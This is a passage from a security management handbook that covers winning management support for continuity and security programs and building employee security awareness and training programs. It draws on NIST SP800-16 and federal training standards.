Try to concentrate on how things have changed since the last meeting with them. For management, what has changed in their business area; for the practitioner, what has changed in continuity and security activities. Ensure that any changes in their recovery or security priorities, due to the changes that have been experienced, are discussed.

It will probably be productive to develop a friendly relationship with the folks in the organization's human resources section. One obvious reason is to promote the inclusion of an information security introduction within the company's new employee orientation program. Another benefit is to try to become informed of "new" managers in the organization. It is also significant to try to find out when a current employee is promoted to a management position and, probably more important, to learn when someone from outside the organization fills an open management position.

Education

A continuing education program is another good example that this is a journey and not a destination. Because one is confronted with almost continual changes in business processes and the technology that supports them, one knows how important it is to continually educate everyone within the organization. Although it may seem to be an uphill battle, it must be emphasized, once again, that one must keep one's company and oneself up-to-date on the vulnerabilities and exposures brought about by new technology.

The practitioner must read the current industry magazines, not only business continuity and information security magazines, but also industry magazines that are relevant to the organization's industry. Articles to support the education efforts must always be close at hand, ready to be provided to management. Also, the practitioner is obligated to inform management of changes in technology as it directly relates to recovery or security. But here, it is necessary to urge caution that these articles will be primarily used with mid-level managers. It is most effective to provide supporting documents (articles, etc.) to senior management only after the executive manager has broached a topic and a clear interest on their part for additional information is perceived.

Another form of "education" can be provided through the use of routine e-mails. Simply "cc:" appropriate managers when sending e-mail within the organization relating to InfoSec/BCP planning tasks.

Be prepared for an opportunity to discuss (or review) the risk management cycle (see Exhibit 82.4). That is, there will be a time when the practitioner is confronted with a "this project is complete" attitude. The practitioner should be ready, at any time, to provide a quick summary of the risk management cycle.

Step 1 Define/update the organization's environment/assets.
Step 2 Perform business impact/risk analyses.
Step 3 Develop/update policies, guidelines, standards, and procedures based on the current organization operations and impacts to the assets.
Step 4 Design and implement systems/processes to reinforce policies, etc. that support the company's mission and goals.
Step 5 Administer and maintain the systems.
Step 6 Monitor the systems and business processes by testing and auditing them to ensure they meet the desired objectives … and as time goes on, the cycle must repeat itself when it is determined (through monitoring, testing and auditing) that things have changed and the company needs to reassess the environment and its assets.

Most companies have regularly scheduled/occurring employee meetings, whether at the lowest levels (e.g., a section meeting) or at the annual/semi-annual employee meetings. The practitioner should attempt to get items of importance added to the agenda of these meetings. Preferably, these presentations will be given by the practitioner to increase recognition within organization. Or, at a minimum, ask management to reinforce these items when they get up to the podium to speak to the employees.



EXHIBIT 82.4 Risk management cycle.

Management Responsibilities

The practitioner must carefully choose the timing for providing some of the following information (education) to managers; but, here again, be ready to emphasize that the success of the continuity/security program is dependent on management's understanding and their support. Management responsibilities include:

- Ensuring that all employees are familiar with IT user responsibilities before accessing any organizational resource
- Leading by example: active, visual support of BCP/InfoSec initiatives
- Praise and reward for those who protect information and improve policies (*Note:* if management is reluctant to do this, then at least try to convince them to allow it to be done, preferably by the practitioner personally.)

Do not overlook the influence that employee involvement can have on management's education. Employee involvement in the program should be encouraged. The employees who recognize that their involvement is a significant factor to the success of an information security or recovery program will enhance a strong self-image. The employee will realize an increased importance to the organization; but most important is that this effort will reinforce the success of the program from the bottom up. When management begins hearing about recovery or security issues from the employees, management will remain (or become more) interested in what is being done for the company.

Motivators

This chapter section reviews the issues that typically stimulate management to action, or at least what will motivate management to support continued recovery and information security planning and the recurring program activities.

There is little argument that the primary management motivator is money. If something increases revenue for the organization, then management is usually happy. Conversely, if doing something costs the organization money and there is no foreseeable return on investment, then management will be much more critical of and less motivated to evaluate and approve the activity. Beyond the issue of finances there are a number of items

EXHIBIT 82.5 Real-World FUD Examples

Tornado	Downtown Ft. Worth, Texas; 6:00 p.m., March 28; downtown area closed until emergency crews investigated buildings and determined structural damage
Hurricane	Gordon; Tampa Bay, Florida; in p.m., September 17, tornadoes and flooding
Fire	Los Alamos, New Mexico; May 12; fires were started by Forest Service officials — intentional brush clearing fires … 11,000 citizens were evacuated (from AP, 5/10/00)
Terrorism	Numerous occurrences: (1) Arab hackers launched numerous attacks in the U.S. and in Israel against Jewish Web sites, (2) Pakistani groups periodically target Web sites in India, etc.
Espionage	QUALCOMM Inc.'s CEO had his laptop stolen from the hotel conference room while at a national meeting; it is suspected the reason for the theft was to obtain the sensitive QUALCOMM info on the laptop (from AP, 9/18/00)
Public image	(embarrassment) In September, during repairs to the Web site, hackers electronically copied over 15,000 credit and debit card numbers belonging to people who used the Western Union Web site (from AP, 9/11/00)

that will motivate management to support the business continuity and information security program(s). Unfortunately, the most used (and abused) method is FUD — Fear, Uncertainty, and Doubt. A subset of FUD could include the aspects of a higher-authority mandate, for example, an edict from the company's Board of Directors or its stockholders. Additionally, the requirements to comply with statutory, regulatory, and contractual obligations are more likely to make an impression on management. A positive motivation factor in management's view is the realization of productivity — if not increased productivity, then at least the assurance that InfoSec and business contingency planning will help ensure that productivity levels remain stable. Fortunately, many practitioners have begun to successfully use due-care motivation. The following chapter subsections review each of these areas of motivation along with some of their details.

FUD = Fear, Uncertainty, and Doubt

One of the fastest things that will get management's attention is an adverse happening; for example, a fire in a nearby office building or an occurrence of a new virus. Exhibit 82.5 identifies only a few of the significant events that occurred in the year 2000.

It Is Easier to Attract Flies with Honey than with Vinegar

Although there are innumerable examples of FUD, the practitioner should be wary of using FUD as a lever to attempt to pry management's support. Maintaining management's commitment is more likely to happen if the practitioner is recognized as an enabler, a person who can be turned to and relied upon as a facilitator, one who provides solutions instead of being the person who makes the proverbial cry, "Wolf!" Granted, there may be an appropriate time to use FUD to advantage, and a case can be made in many organizations that if there was not a real example of FUD to present to management then, subsequently, there would not be any management support for the InfoSec or business contingency program in the first place.

To management, probably the most worrying aspect of FUD is public embarrassment. The specter of bad press or having the company's name appear in newspaper headlines in an unfavorable way is high on management's list of things to avoid. Another example of the practitioner being a facilitator, hopefully to assist in avoiding the possibility of public embarrassment or exposure of a critical portion of the company's vital records, is to be recognized as a mandatory participant in all major information technology projects. Planning must include reliable access management controls and the capability for quick, efficient recovery of the automated business process. During the development of or when making significant changes to an information technology-supported business process within the organization, access controls and recovery planning should be mandatory milestones to be addressed in all projects. Within various organizations, there are differing criteria to determine vital records. A recurring question for management to consider: Does the company want its vital records to become public? In today's rapidly advancing technology environment, the reality is that incomplete planning in a project development life cycle can easily lead to the company's vital records becoming public records.

Due Care

Today's business world is thoroughly (almost totally) dependent on the support information resources provided to its business processes. The practitioner is confronted with the task of protecting and controlling the use of those supporting resources as well as ensuring the organization that these resources will be available when needed. It presents a practitioner with the responsibility to effectively balance protection versus ease of use and the risk of loss versus the cost of security controls. Many practitioners have determined that it is more productive to apply due care analysis in determining the reasonable (and acceptable) balance of these organizational desires, as opposed to trying to convince management of protection and recoverability "minimum" requirements that are based on the inconsistencies that plague a (subjective) risk analysis process.

To summarize due care considerations for any company: Can management demonstrate that (1) security controls and recovery plans have been deployed that are comparable to those found in similar organizations, and (2) they have also made a comparable investment in business continuity/information security? … or else, has the organization documented a good business reason for *not* doing so?

Mandates: Statutory, Regulatory, and Contractual

All organizations are accountable to some type of oversight body, whether it is regulatory (Securities and Exchange Commission, Federal Financial Institutions Examination Council, or Health Care Financial Administration); statutory (Healthcare Insurance Portability and Accountability Act of 1996, IRS Records Retention, and various state and federal computer security and crime acts); an order from the company Board of Directors; or of course, recommendations based on findings in an auditor's report. The practitioner should reasonably expect management to be aware of those rules and regulations that affect their business, but it can only benefit the practitioner to become and remain familiar with these same business influences. Within each company an opportunity will present itself for the practitioner to demonstrate management's understanding of these rules and regulations and to provide management with an interpretation, particularly in relation to how it impacts implementation of information technology-supported business processes.

> *…the hallmark of an effective program to prevent and detect violations of law is that the organization exercised due diligence in seeking to prevent and detect criminal conduct by its employees and other agents…*
>
> — U.S. Sentencing Guidelines, §8A1.2

Every practitioner should also try to be included, or at least provide input, in the contract specifications phase of any large information technology project. Organizations have begun anticipating that E-commerce is a routine part of doing business. In that regard the company is more likely to be confronted with a contractual requirement to allow its external business partners to actually perform a security or disaster recovery assessment of all business partners' security and contingency readiness. Is the practitioner ready to detail the acceptable level of intrusive review into their company's networks? The practitioner can be management's facilitator in this process by expecting the business partners to continue expanding requirements for determining the actual extent of protection in place in the operating environment and then being prepared to provide detailed contractual specifics that are acceptable within their own organization.

Productivity

Automated access management controls … Controlling access is essential if the organization wants to charge for services or provide different levels of service for premier customers and partners. Ensuring a system is properly developed, implemented, and maintained will ensure that only appropriate users access the system and that it is available when the users want to work.

In today's technological work environment, most managers will insist that the information technology section unfailingly install and keep up-to-date, real-time technology solutions. Without automated virus detection and eradication, there is little doubt that the organizational use of information resources might be nonexistent. With virus protection in place and kept up-to-date, employee productivity is, at the least, going to be stable.

There are varying opinions as to whether encryption enhances productivity, but there are few managers who will dispute that it is a business enabler. Encryption enables added confidence in privacy and confidentiality of information transmitted over shared networks, whether these are extranet, intranets, or the Internet. There

is and will continue to be a business need for the confidentiality assurances of encryption. Increasing use of PGP and digital signature advances provides a greater assurance that sensitive or proprietary corporate information can be transmitted over open networks with confidence that the intended recipient will be the only one to view the information.

A basic part of the technology foundation in any organization is being prepared to respond to any computer incident. Having an active and trained response team will minimize downtime and, conversely, lend assurance to increased productivity.

Team-up to Motivate Management

Practitioners typically feel that the auditor is an ally in obtaining management's buy-in, but remember to look at any situation from the auditor's perspective. It is their responsibility to verify that business processes (including continuity and security processes) are performed in a verifiable manner with integrity of the process ensured. This basic premise sets up a conflict of interest when it comes to attempting to involve the auditor in recommendations for developing controls in a business process. But at the same time, it is a very good idea for the practitioner to develop a modified "teaming" relationship with the company's internal audit staff. One of the most likely places to obtain useful organizational information regarding what is successful within the organization and what might stand to be improved is in working in concert with internal audit.

Similarly, the practitioner can be an ally to the legal staff, and vice versa. This "motivator" is not addressed in this chapter as it has been well-documented in earlier editions of this handbook.

Summary

Management says:	You can do this yourself; aren't you the expert?
The practitioners' response:	This will always be a team effort; as much as I know the business, I will never understand the level of detail known by the people who actually do the work.

Practitioners should try to make their own priorities become management's priorities, but more important for the practitioner is to ensure that management's priorities are their own priorities. If the practitioner knows management's concerns and what items management will "move" on, they will be more successful than if they try to make managers accept "requirements" that the managers do not view as important to the success of the business.

The practitioner must strive to be recognized as a facilitator within the organization. The successful practitioner will be the one who can be depended upon to be an effective part of a project team and is relied upon to bring about satisfactory resolution of conflicts, for example, between users' desires (ease of use) and an effective automated business process that contains efficient, programmed controls that ensure appropriate segregation of duties.

It is an old euphemism but with all things considered it should hold a special significance to the practitioner: "The customer is always right." It is a rare situation where the practitioner can force a decision or action that management will not support. If the practitioner makes the effort to know the business and keeps up-to-date with industry changes that impact the organization's business processes, then the practitioner will know what the customer wants. That practitioner will be successful in maintaining management's commitment.

83

Making Security Awareness Happen

Susan D. Hansche, CISSP

Information technology (IT) is apparent in every aspect of our daily life — so much so that in many instances, it seems completely natural. Imagine conducting business without e-mail or voice mail. How about handwriting a report that is later typed using an electric typewriter? Computer technology and open-connected networks are the core components of all organizations, regardless of the industry or the specific business needs.

Information technology has enabled organizations in the government and private sectors to create, process, store, and transmit an unprecedented amount of information. The IT infrastructure created to handle this information flow has become an integral part of how business is conducted. In fact, most organizations consider themselves dependent on their information systems. This dependency on information systems has created the need to ensure that the physical assets, such as the hardware and software, and the information they process are protected from actions that could jeopardize the ability of the organization to effectively perform official duties.

> Several IT security reports estimate that if a business does not have access to its data for more than ten days, it cannot financially recover from the economic loss.

While advances in IT have increased exponentially, very little has been done to inform users of the vulnerabilities and threats of the new technologies. In March 1999, Patrice Rapalus, Director of the Computer Security Institute, noted that "corporations and government agencies that want to survive in the Information Age will have to dedicate more resources to staffing and training of information system security professionals." To take this a step further, not only must information system security professionals receive training, but every employee who has access to the information system must be made aware of the vulnerabilities and threats to the IT system they use and what they can do to help protect their information.

Employees, especially end users of the IT system, are typically not aware of the security consequences caused by certain actions. For most employees, the IT system is a tool to perform their job responsibilities as quickly and efficiently as possible — security is viewed as a hindrance rather than a necessity. Thus, it is imperative for every organization to provide employees with IT-related security information that points out the threats and ramifications of not actively participating in the protection of their information. In fact, federal agencies are required by law (Computer Security Act of 1987) to provide security awareness information to all end users of information systems.

Employees are one of the most important factors in ensuring the security of IT systems and the information they process. In many instances, IT security incidents are the result of employee actions that originate from inattention and not being aware of IT security policies and procedures. Therefore, informed and trained employees can be a crucial factor in the effective functioning and protection of the information system. If employees are aware of IT security issues, they can be the first line of defense in the prevention and early detection of problems. In addition, when everyone is concerned and focused on IT security, the protection of assets and information can be much easier and more efficient.

To protect the confidentiality, integrity, and availability of information, organizations must ensure that all individuals involved understand their responsibilities. To achieve this, employees must be adequately informed

of the policies and procedures necessary to protect the IT system. As such, all end users of the information system must understand the basics of IT security and be able to apply good security habits in their daily work environment. After receiving commitment from senior management, one of the initial steps is to clearly define the objective of the security awareness program. Once the goal has been established, the content must be decided, including the type of implementation (delivery) options available. During this process, key factors to consider are how to overcome obstacles and face resistance. The final step is evaluating success. This chapter focuses on these steps of developing an IT security awareness program.

> The first step in any IT security awareness program is to obtain a commitment from executive management.

Setting the Goal

Before beginning to develop the content of a security awareness program, it is essential to establish the objective or goal. It may be as simple as "all employees must understand their basic security responsibilities" or "develop in each employee an awareness of the IT security threats the organization faces and motivate the employees to develop the necessary habits to counteract the threats and protect the IT system." Some may find it necessary to develop something more detailed, as shown here:

Employees must be aware of:

- Threats to physical assets and stored information
- How to identify and protect sensitive (or classified) information
- Threats to open network environments
- How to store, label, and transport information
- Federal laws they are required to follow, such as copyright violations or privacy act information
- Who they should report security incidents to, regardless of whether it is just a suspected or actual incident
- Specific organization or department policies they are required to follow
- E-mail/Internet policies and procedures

When establishing the goals for the security awareness program, keep in mind that they should reflect and support the overall mission and goals of the organization. At this point in the process, it may be the right (or necessary) time to provide a status report to the Chief Information Officer (CIO) or other executive/senior management members.

Deciding on the Content

An IT security awareness program should create sensitivity to the threats and vulnerabilities of IT systems and also remind employees of the need to protect the information they create, process, transmit, and store. Basically, the focus of an IT security awareness program is to raise the security consciousness of all employees.

The level and type of content are dependent on the needs of an organization. Essentially, one must tell employees what they need to protect, how they should protect it, and how important IT system security is to the organization.

Implementation (Delivery) Options

The methods and options available for delivering security awareness information are very similar to those used for delivering other employee awareness information, such as sexual harassment or business ethics. Although this is true, it may be time to break with tradition and step out of the box — in other words, it may be time to try something new.

Think of positive, fun, exciting, and motivating methods that will give employees the message and encourage them to practice good computer security habits.

Keep in mind that the success of an awareness program is its ability to reach a large audience through several attractive and engaging materials and techniques. Examples of IT security awareness materials and techniques include:

- Posters
- Posting motivational and catchy slogans
- Videotapes
- Classroom instruction
- Computer-based delivery, such as CD-ROM or intranet access
- Brochures/flyers
- Pens/pencils/keychains (any type of trinket) with motivational slogans
- Post-It notes with a message on protecting the IT system
- Stickers for doors and bulletin boards
- Cartoons/articles published monthly or quarterly in in-house newsletter or specific department notices
- Special topical bulletins (security alerts in this instance)
- Monthly e-mail notices related to security issues or e-mail broadcasts of security advisories
- A security banner or pre-logon message that appears on the computer monitor
- Distribution of food items as an incentive. For example, distribute packages of the gummy-bear type candy that is shaped into little snakes. Attach a card to the package, with the heading "Gummy Virus Attack at XYZ." Add a clever message such as: "Destroy all viruses wiggling through the network — make sure your anti-virus software is turned on."

The Web site http://awarenessmaterials.homestead.com/ lists the following options:

- First aid kit with slogan "It's healthy to protect our patient's information; it's healthy to protect our information."
- Mirror with slogan: "Look who is responsible for protecting our information."
- Toothbrush with slogan: "Your password is like this toothbrush; use it regularly, change it often, and do not share it with anyone else."
- Badge holder retractable with slogan: "Think Security"
- Key-shaped magnet with slogan: "You are the key to good security!"
- Flashlight with slogan: "Keep the spotlight on information protection."

Another key success factor in an awareness program is remembering that it never ends — the awareness campaign must repeat its message. If the message is very important, then it should be repeated more often — and in a different manner each time. Because IT security awareness must be an ongoing activity, it requires creativity and enthusiasm to maintain the interest of all audience members. The awareness materials should create an atmosphere that IT security is important not only to the organization, but also to each employee. It should ignite an interest in following the IT security policies and rules of behavior.

An awareness program must remain current. If IT security policies are changing, the employees must be notified. It may be necessary and helpful to set up a technical means to deliver immediate information. For example, if the next "lovebug" virus has been circulating overnight, the system manager could post a pre-logon message to all workstations. In this manner, the first item the users see when turning on the machine is information on how to protect the system, such as what to look for and what not to open.

Finally, the security awareness campaign should be simple. For most organizations, the awareness campaign does not need to be expensive, complicated, or overly technical in its delivery. Make it easy for employees to get the information and make it easy to understand.

Security awareness programs should (be):

- Supported and led by example from management
- Simple and straightforward
- Positive and motivating
- A continuous effort
- Repeat the most important messages
- Entertaining
- Humor, where appropriate; make slogans easy to remember
- Tell employees what the threats are and their responsibilities for protecting the system

In some organizations, it may be a necessary (or viable) option to outsource the design and development of the awareness program to a qualified vendor. To find the best vendor to meet an organization's needs, one can review products and services on the Internet, contact others and discuss their experiences, and seek proposals from vendors that list previous experiences and outline their solutions to the stated goals.

Overcoming Obstacles

As with any employee-wide program, the security awareness campaign must have support from senior management. This includes the financial means to develop the program. For example, each year management must allocate dollars that will support the awareness materials and efforts. Create a project plan that includes the objectives, cost estimates for labor and other materials, time schedules, and outline any specific deliverables (i.e., 15-minute video, pens, pencils, etc.). Have management approve the plan and set aside specific funds to create and develop the security awareness materials.

Keep in mind that some employees will display passive resistance. These are the employees who will not attend briefings and create a negative atmosphere by ignoring procedures and violating security policies. There is also active resistance where an employee may purposefully object to security protections and fights with management over policies. For example, many organizations disable the floppy drive in workstations to reduce the potential of viruses entering the network. If an employee responds very negatively, management may stop disabling the floppy drives. For this reason, management support is important to obtain before beginning any type of security procedures associated with the awareness campaign.

Although one will have resistance, most employees (the author is convinced it is 98 percent) want to perform well in their job, do the right thing, and abide by the rules. Do not let the naysayers affect your efforts — computer security is too important to let a few negative people disrupt achieving good security practices for the organization.

What should one do if frustrated? It is common for companies to agree to an awareness program, but not allocate any human or financial resources. Again, do not be deterred. Plan big, but start small. Something as simple as sending e-mail messages or putting notices in the newsletter can be a cost-effective first step. When management begins to see the effect of the awareness material (of course, they will notice; you will be pointing them out) then the resources needed may be allocated. The important thing is to keep trying and doing all that one can with one's current resources (or lack of them).

Employees are the single most important asset in protecting the IT system. Users who are aware of good security practices can ensure that information remains safe and available.

> Check out the awareness tip from Mike Lambert, CISSP, on his Web page: http://www.frontiernet.net/~mlambert/awareness/. Step-by-step directions and information is provided on how to develop "pop-up announcements." It is a great idea!

Evaluation

All management programs, including the security awareness program, must be periodically reviewed and evaluated. In most organizations, there will be no need to conduct a formal quantitative or qualitative analysis. It should be sufficient to informally review and monitor whether behaviors or attitudes have changed. The following provides a few simple options to consider:

1. Distribute a survey or questionnaire seeking input from employees. If an awareness briefing is conducted during the new-employee orientation, follow up with the employee (after a specified time period of three to six months) and ask how the briefing was perceived (i.e., what do they remember, what would they have liked more information on, etc.).
2. While getting a cup of coffee in the morning, ask others in the room about the awareness campaign. How did they like the new poster? How about the cake and ice cream during the meeting? Remember that the objective is to heighten the employee's awareness and responsibilities of computer security. Thus, even if the response is "that poster is silly," do not fret; it was noticed and that is what is important.
3. Track the number and type of security incidents that occur before and after the awareness campaign. Most likely, it is a positive sign if one has an increase in the number of reported incidents. This is an indication that users know what to do and who to contact if they suspect a computer security breach or incident.

4. Conduct "spot checks" of user behavior. This may include walking through the office checking if workstations are logged in while unattended or if sensitive media are not adequately protected.
5. If delivering awareness material via computer-based delivery, such as loading it on the organization's intranet, record student names and completion status. On a periodic basis, check to see who has reviewed the material. One could also send a targeted questionnaire to those who have completed the online material.
6. Have the system manager run a password-cracking program against the employee's passwords. If this is done, consider running the program on a stand-alone computer and not installing it on the network. Usually, it is not necessary or desirable to install this type of software on one's network server. Beware of some free password-cracking programs available from the Internet because they may contain malicious code that will export one's password list to a waiting hacker.

Keep in mind that the evaluation process should reflect and answer whether or not the original objectives/goals of the security awareness program have been achieved. Sometimes, evaluations focus on the wrong item. For example, when evaluating an awareness program, it would not be appropriate to ask each employee how many incidents have occurred over the last year. However, it would be appropriate to ask each employee if they know who to contact if they suspect a security incident.

Summary

> Employees are the single most important aspect of an information system security program, and management support is the key to ensuring a successful awareness program.

The security awareness program needs to be a line item in the information system security plan of any organization. In addition to the operational and technical countermeasures that are needed to protect the system, awareness (and training) must be an essential item. Various computer crime statistics show that the threat from insiders ranges from 65 to 90 percent. This is not an indication that 65 percent of the employees in an organization are trying to hack into the system; it does mean employees, whether intentionally or accidentally, may allow some form of harm into the system. This includes loading illegal copies of screensaver software, downloading shareware from the Internet, creating weak passwords, or sharing their passwords with others. Thus, employees need to be made aware of the IT system "rules of behavior" and how to practice good computer security skills. Further, in federal organizations, it is a law (Computer Security Act of 1987) that every federal employee must receive security awareness training on an annual basis.

The security awareness program should be structured to meet the organization's specific needs. The first step is deciding on the goals of the program — what it should achieve — and then developing a program plan. This plan should then be professionally presented to management. Hopefully, the program will receive the necessary resources for success, such as personnel, monetary, and moral support. In the beginning, even if there are insufficient resources available, start with the simple and no-cost methods of distributing information. Keep in mind that it is important just to begin, and along the way, seek more resources and ask for assistance from key IT team members.

The benefit of beginning with an awareness campaign is to set the stage for the next level of IT security information distribution, which is IT security training. Following the awareness program, all employees should receive site-specific training on the basics of IT security. Remember that awareness does not end when training begins; it is a continuous and important feature of the information system security awareness and training program.

Training

Training is more formal and interactive than an awareness program. It is directed toward building knowledge, skills, and abilities that facilitate job capabilities and performance. The days of long, and dare one say, boring lectures have been replaced with interactive and meaningful training. The days when instructors were chosen for their specific knowledge, regardless of whether they knew how to communicate that knowledge, have disappeared. Instructional design (i.e., training) is now an industry that requires professionals to know instructional theories, procedures, and techniques. Its focus is on ensuring that students develop skills and practices

that, once they leave the training environment, will be applicable to their job. In addition, training needs to be a motivator; thus, it should spark the student's curiosity to learn more.

During the past decade, the information systems security training field has strived to stay current with the rapid advances of information technologies. One example of this is the U.S. National Institute of Standards and Technology (NIST) document, SP800-16 "IT Security Training Requirements: A Role- and Performance-based Model." This document, developed in 1998, provides a guideline for federal agencies developing IT security training programs. Even if an organization is in the private sector, NIST SP800-16 may be helpful in outlining a baseline of what type and level of information should be offered. For this reason, a brief overview of the NIST document is included in this chapter. Following this overview, the chapter follows the five phases of the traditional instructional systems design (ISD) model for training: needs analysis and goal formation, design, development, implementation, and evaluation. The ISD model provides a systematic approach to instructional design and highlights the important relationship and linkage between each phase. When following the ISD model, a key significant aspect is matching the training objectives with the subsequent design and development of the content material. The ISD model begins by focusing on what the student is to know or be able to do after the training. Without this beginning, the remaining phases can be inefficient and ineffective. Thus, the first step is to establish the training needs and outline the program goals. In the design and development phase, the content, instructional strategies, and training delivery methods are decided. The implementation phase includes the actual delivery of the material. Although the evaluation of the instructional material is usually considered something that occurs after completing the implementation, it should be considered an ongoing element of the entire process. The final section of the article provides a suggested IT security course curriculum. It lists several courses that may be needed to meet the different job duties and roles required to protect the IT system. Keep in mind that course curriculum for an organization should match its identified training needs.

NIST SP800-16 "IT Security Training Requirements: A Role- and Performance-Based Model" (Available from the NIST Web site http://csrc.nist.gov/nistpubs/)

The NIST SP800-16 IT Security Learning Continuum provides a framework for establishing an information systems security training program. It states that after beginning an awareness program, the transitional stage to training is "Security Basics and Literacy." The instructional goal of "Security Basics and Literacy" is to provide a foundation of IT security knowledge by providing key security terms and concepts. This basic information is the basis for all additional training courses.

Although there is a tendency to recognize employees by specific job titles, the goal of the NIST SP800-16 IT Security Learning Continuum is to focus on IT-related job functions and not job titles. The NIST IT Security Learning Continuum is designed for the changing workforce: as an employee's role changes or as the organization changes, the need for IT security training also changes. Think of the responsibilities and daily duties required of a system manager ten years ago versus today. Over the course of time, employees will acquire different roles in relationship to the IT system. Thus, instead of saying the system manager needs a specific course, SP800-16 states that the person responsible for a specific IT system function will need a specific type of training.

Essentially, it is the job function and related responsibilities that will determine what IT system security course is needed. This approach recognizes that an employee may have several job requirements and thus may need several different IT security training classes to meet the variety of duties. It can be a challenge to recognize this new approach and try to fit the standard job categories into this framework. In some organizations, this may not be possible. However, irrespective of the job function or organization, there are several IT security topics that should be part of an IT system security curriculum. Always keep in mind that the training courses that are offered must be selected and prioritized based on the organization's immediate needs.

In an ideal world, each organization would have financial resources to immediately fund all aspects of an IT security training program. However, the reality is that resource constraints will force an evaluation of training needs against what is possible and feasible. In some cases, an immediate training need will dictate the beginning or first set of training courses.

> If one is struggling with how to implement a training program to meet one's needs, training professionals can help to determine immediate needs and provide guidance based on previous experiences and best practices.

Management Buy-In

Before the design and development of course content, one of the first challenges of a training program is receiving support from all levels of the organization, especially senior management. Within any organization are the "training believers" and the "on-the-job-learning believers." In other words, some managers believe that training is very important and will financially support training efforts, while others believe that money should not be spent on training and employees should learn the necessary skills while performing their job duties. Thus, it is an important first step to convince senior managers that company-provided training is valuable and essential.

Senior management needs to understand that training belongs on the top of everyone's list. When employees are expected to perform new skills, the value of training must be carefully considered and evaluated.

To help persuade senior management of the importance of sponsoring training, consider these points:

1. *Training helps provide employee retention.* To those who instantly thought that, "No, that is not right; we spend money to train our employees and then they leave and take those skills to another company," there is another side. Those employees will leave anyway; but, on average, employees who are challenged by their job duties (and … satisfied with their pay) and believe that the company will provide professional growth and opportunities will stay with the company.
2. *Find an ally in senior management who can be an advocate.* When senior managers are discussing business plans, it is important to have someone speak positively about training programs during those meetings.
3. *Make sure the training program reflects the organizational need.* In many instances, one will need to persuade management of the benefits of the training program. This implies that one knows the weaknesses of the current program and that one can express how the training program will overcome the unmet requirements.
4. *Market the training program to all employees.* Some employees believe they can easily learn skills and do not need to take time for training. Thus, it is important to emphasize how the training will meet the employee's business needs.
5. *Start small and create a success.* Management is more likely to dedicate resources to training if an initial program has been successful.
6. *Discover management's objections.* Find out the issues and problems that may be presented. Also, try to find out what they like or do not like in training programs; then make sure the training program used will overcome these challenges. Include management's ideas in the program; although one may not be able to please everyone, it is a worthy goal to meet most everyone's needs.

Be an enthusiastic proponent. If one does not believe in the training program and its benefits, neither will anyone else.

Establishing the Information System Security Training Need

After receiving management approval, the next step in the development of a training program is to establish and define the training need. Basically, a training need exists when an employee lacks the knowledge or skill to perform an assigned task. This implies that a set of performance standards for the task must also exist. The creation of performance standards is accomplished by defining the task and the knowledge, skills, abilities, and experiences (KSA&Es) needed to perform the task. Then compare what KSA&Es the employees currently possess with those that are needed to successfully perform the task. The differences between the two are the training needs.

In the information systems security arena, several U.S. Government agencies have defined a set of standards for job functions or tasks. In addition to the NIST SP800-16, the National Security Telecommunications and Information Systems Security Committee (NSTISSC) has developed a set of INFOSEC training standards. For example, the NSTISSC has developed national training standards for four specific IT security job functions: Information Systems Security Professionals (NSTISSC #4011); the Designated Approving Authority (NSTISSIC #4012); System Administrator in Information System Security (NSTISSC #4013); and Information System

Security Officer (NSTISSC #4014). The NIST and NSTISSC documents can be helpful in determining the standards necessary to accomplish the information system security tasks or responsibilities.

Once the needs analysis has been completed, the next step is to prioritize the training needs. When making this decision, several factors should be considered: legal requirements; cost-effectiveness; management pressure; the organization's vulnerabilities, threats, information sensitivity, and risks; and who is the student population. For some organizations (i.e., federal agencies, banking, health care), the legal requirements will dictate some of the decisions about what training to offer. To determine cost-effectiveness, think about the costs associated with an untrained staff. For example, the costs associated with a network failure are high. If an information system is shut down and the organization's IT operations cease to exist for an extended period of time, the loss of money and wasted time would be enormous. Thus, training system administrators would be a high priority. Executive pressures will come from within, usually the Chief Information Officer (CIO) or IT Security Officer. If an organization has conducted a risk assessment, executive-level management may prioritize training based on what it perceives as the greatest risks. Finally, and what is usually the most typical determining factor, training is prioritized based on the student population that has the most problems or the most immediate need.

Due to the exponential technological advances, information system security is continually evolving. As technology changes, so do the vulnerabilities and threats to the system. Taking it one step further, new threats require new countermeasures. All of these factors necessitate the continual training of IT system professionals. As such, the IT Security Training Program must also evolve and expand with the technological innovations.

In conducting the needs analysis, defining the standards, prioritizing the training needs, and finalizing the goals and objectives, keep in mind that when beginning an information system security training program, it is necessary to convince management and employees of its importance. Also, as with all programs, the training program's success will be its ability to meet the organization's overall IT security goals, and these goals must be clearly defined in the beginning of the program.

Developing the Program Plan

Once the training needs are known, the plan for the training program can be developed. The program plan outlines the specific equipment, material, tasks, schedule, and personnel and financial resources needed to produce the training program. The program plan provides a sequence and definition of the activities to be performed, such as deliverables for specific projects. One of the most common mistakes that training managers make is thinking they do not need a plan.

Remember this common saying: If you do not plan your work, you cannot work your plan.

Another mistake is not seeking approval from senior management for the program plan. An integral part of program planning is ensuring that the plan will work. Thus, before moving to the next step, review the plan with senior managers. In addition, seeking consensus and agreement at this stage allows others to be involved and feel a part of the process — an essential component of success.

Instructional Strategy (Training Design and Development)

The design of the training program is based on the learning objectives. The learning objectives are based on the training needs. Thus, the instructional strategy (training delivery method) is based on the best method of achieving the learning objectives.

In choosing an instructional strategy, the focus should be on selecting the best method for the learning objectives, the number of students, and the organization's ability to efficiently deliver the instructional material. The key is to understand the learning objectives, the students, and the organization.

